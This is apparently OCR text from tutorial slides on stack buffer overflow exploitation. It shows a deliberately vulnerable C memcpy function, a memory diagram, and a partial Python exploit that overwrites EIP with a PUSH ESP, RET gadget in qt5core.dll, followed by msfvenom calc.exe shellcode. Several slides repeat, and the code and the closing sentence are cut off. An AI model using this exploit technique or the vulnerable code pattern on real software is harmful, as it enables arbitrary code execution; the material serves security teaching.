
```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```




```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```




```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```




Trampoline


RET (1)
Code
PUSH ESP, RET
Heap
Shellcode
EIP overwritten
Stack
Kernel Space
0x00000000
RET (2)
0x7FFFFFFF
0x80000000
0xFFFFFFFF
stack pointer
(ESP)


Trampoline Gadget (PUSH ESP, RET)

```
import socket

target = "127.0.0.1"

padding1    = b"\x90" * 1052
EIP         = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS        = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f
payload     = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33
```



Trampoline Gadget (PUSH ESP, RET)


```
import socket

target = "127.0.0.1"

padding1    = b"\x90" * 1052
EIP         = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS        = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload     = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
```



Trampoline Gadget (PUSH ESP, RET)

```
import socket

target = "127.0.0.1"

padding1    = b"\x90" * 1052
EIP         = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS        = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload     = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
```


The memory address points somewhere in the the .text section of the qt5core.dll library




66E3B000	00002000	User	".reloc"		IMG	-R---	ERWC-
68A80000	00001000	User	qt5core.dll		IMG	-R---	ERWC-
68A81000	0032E000	User	".text"		IMG	ER---	ERWC-
68DAF000	00002000	User	".data"		IMG	-RW--	ERWC-
68DB1000	001C8000	User	".rdata"		IMG	-R---	ERWC-
68F79000	0007A000	User	".eh_fram"		IMG	ERWC-	ERWC-
68FF3000	00004000	User	".bss"		IMG	-RW--	ERWC-
68FF7000	00042000	User	".edata"		IMG	-R---	ERWC-
69039000	00003000	User	".idata"		IMG	-RW--	ERWC-
6903C000	00001000	User	".CRT"		IMG	-RWC-	ERWC-
6903D000	00001000	User	".tls"		IMG	-RWC-	ERWC-
6903E000	00001000	User	".rsrc"		IMG	-RWC-	ERWC-
6903F000	00016000	User	".reloc"		IMG	-R---	ERWC-
69900000	00001000	User	qt5network.dll		IMG	-R---	ERWC-

Trampoline Gadget (PUSH ESP, RET)

Looking at the disassembly from the debugger, the target address 0x68A842B5 is not aligned with



